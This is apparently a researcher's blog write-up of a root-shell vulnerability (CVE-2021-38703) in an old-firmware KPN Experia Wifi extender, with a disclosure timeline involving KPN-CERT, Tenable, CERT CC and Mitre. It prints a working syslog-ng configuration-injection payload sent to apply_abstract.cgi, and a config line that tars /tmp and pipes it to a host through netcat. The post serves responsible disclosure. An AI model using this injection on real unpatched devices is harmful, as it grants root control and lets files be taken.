Getting a root shell on an old KPN Experia Wifi (CVE-2021-38703)

2021.8.25 2021.9.7 1188 6 mins

The KPN Experia Wifi was sold by KPN/Telfort in The Netherlands as a WiFi amplifier/extender, for those households or businesses that need that extra WiFi oomph. On mine, running an old firmware version, I managed to gain a root shell.

KPN asked that I state clearly here that the vulnerability has been fixed since, and updated devices are not affected. Any device that is actually in use, and thus connected to the Internet, will have been updated automatically.

I did not look at any newer firmware versions than the one mentioned below.

Content below:

Background


Telfort kindly sent me one in late 2019, even though I never asked for one or complained about my WiFi. I unpacked it and promptly forgot about it. Then, a few weeks ago, a fellow KPN customer came into the #openwrt IRC channel, mentioning that he found this same device in a drawer somewhere, and noting that it appears to be based on the MT7621 chipset, which is generally well supported in OpenWrt. They asked whether it would be possible to install OpenWrt on it. The general response from the channel was “well, we would need to know more”.

That other user soldered wires to the UART, and got to a U-boot prompt, which demanded a password for anything interesting. Neither they nor I had the right hardware to directly access the flash chip on board.

So, I figured I would take a look at the software side of things.

The letter that came with it said it would automatically copy WiFi settings from the KPN router. I wanted to investigate that process at some point (but not today), so I decided to not connect the Experia Wifi to the router or to the Internet at all at this point. It turns out this may have been a very lucky choice!

I powered the device up, connected only to a spare computer, and found out it was running software not from 2019 (when I received the box) but even older - from 2017.



INFORMATIE	
Producent:	Arcadyan
Model Naam:	ExperiaWIFI-D2872E
Firmware Versie:	1.00.15
Firmware Data:	Fri Dec 1 15:25:16 CST 2017
Boot Code Versie:	5.0.0.1
Hardware Versie:	01
LAN MAC adres:	64:CC:22:D2:87:2E
2.4 Ghz Draadloos MAC adres:	64:CC:22:D2:87:31
5 Ghz Draadloos MAC adres:	64:CC:22:D2:87:33
Serie Nummer:	J918753306

I was vaguely aware of recent security work on Arcadyan devices, and soon found this report by Tenable - at the time, it did not include the exploit PoCs for the 3 CVEs. Without much knowledge about existing vulnerabilities, but with optimism about exploiting this box, I went on.

Exploit

The web interface is quite limited (this is sold as an AP/extender, not as a router at all, although I suspect the hardware could serve as one just fine). I dug around for a bit, until I stumbled upon the syslog interface, which allowed me to configure the logging level. The config I chose was POSTed to `/apply_abstract.cgi` with data looking something like (formatted for readability):

```
action=syslog_ng_restart
httoken=1478967339
submit_button=security_log.htm
393239000000=200
393240000000=debug
```

`200` is the log file size. `debug` is the log level I chose.

Playing around a bit, I quickly found that changing `debug` to `debugx` yielded an error from syslog-ng:

```
[err]:[syslog-ng Error in configuration, unresolved processing element reference; pipeline='f_debugx']
```

Clearly, the web interface is injecting our input directly into the syslog-ng config file. I spent some time with the syslog-ng docs, learned about program sources, and then bit by bit crafted this input:

```
action=syslog_ng_restart
httoken=1478967339
submit_button=security_log.htm
393239000000=200
393240000000=debug); }; source s_habbie { program("id"); }; log { source(s_habbie); filter(f_debug
```

`id` output appeared in the log: `[uid=0(root) gid=0]` !

Now that I had shell, I could actually check my work. This is what I found on the device in `/tmp/syslog-ng-client.conf`:

```
log { source(s_internal); filter(f_cron); filter(f_debug); }; source s_habbie { program("tar -cf - /tmp | nc 192.168.2.6 5555; sleep 10"); }; log { source(s_habbie);
source s_local_file{ file("`SYSLOG_NG_LOG_FILE`" flags(no-parse) log_fetch_limit(50));};
destination d_remote { syslog("192.168.2.6"
                        transport("udp") port("514")); };
log { source(s_local_file); destination(d_remote); flags(flow-control);};
```

(You'll note that remote syslog is enabled - this was available from the settings form and it really simplified this work.)

Disclosure timeline

- 28 July 2021
  - I email KPN-CERT, as the vendor of the device, and explain the vulnerability I found, including the small PoC you can see above. I clarify that I am aware I am running very old firmware. I ask if what I found might be CVE-2021-20091 from the Tenable report, as that report is (at the time) very light on details, but the underlying vendor and the vulnerability title ('Configuration File Injection') fit.

Habbie's journal

- 4 August 2021
  - KPN-CERT emails me. They asked the vendor, and the vendor said this vulnerability was known. They ask me if it is possible my WiFi device has not been connected to the Internet for a while, because that might explain why it is missing an update.
  - I reply back to KPN-CERT. I repeat that I am aware my firmware is old, and note that I am not surprised the vulnerability has been fixed since! I ask if this is CVE-2021-20091.
- 10 August 2021
  - KPN-CERT replies, to tell me it is most likely a different CVE, but they do not know which one.
  - I email KPN-CERT, asking if they can help me with a responsible disclosure timeline, and perhaps connect me to their vendor (which I assume to be Arcadyan).
  - KPN CERT responds: we cannot request a CVE for you. This problem might be limited to our custom firmware. We are closing this case. Thank you for your report.
  - I email KPN-CERT to ask if this means I can publish my findings.

While waiting for KPN-CERT to reply, I do another web search to see if I really did not miss an earlier report of this vulnerability. I find that on August 3rd, one week ago, Tenable added PoCs to their report, and posted Bypassing Authentication on Arcadyan Routers with CVE-2021–20090 and rooting some Buffalo on their Tech Blog.

It turns out that CVE-2021-20091 is a bug in `apply_abstract.cgi`, like I found, but a different one!

- 10 August 2021, continued
  - I contact Tenable to ask if they can help me talk to Arcadyan, and any possibly affected resellers of Arcadyan gear. They tell me they handled that via CERT CC, as it was very hard to reach the vendors.
  - I contact CERT CC to see if they are willing to help me find any other affected vendors.
- 11 August 2021
  - KPN asks if they can preview this article.
- 12 August 2021
  - CERT CC lets me know that they will not handle the case, as KPN has indicated to me that the vendor has already plugged the hole in an update. CERT CC says I can get a CVE from Mitre if one has not been assigned for this problem yet.
- 15 August 2021
  - Mitre assigns CVE-2021-38703.
- 17 August 2021
  - KPN asks me to stress that any connected devices will have received the update plugging this hole. They ask me to wait with publication until ‘media relations’ has also vetted this article.
- 19 August 2021
  - KPN media relations also approves publication.
- 25 August 2021
  - This post is published.
- 1 September 2021
  - MITRE updates the page for CVE-2021-38703 to link to this post.

Arcadyan Experia CVE

< Exploring Oracle Cloud and the Always Free Resources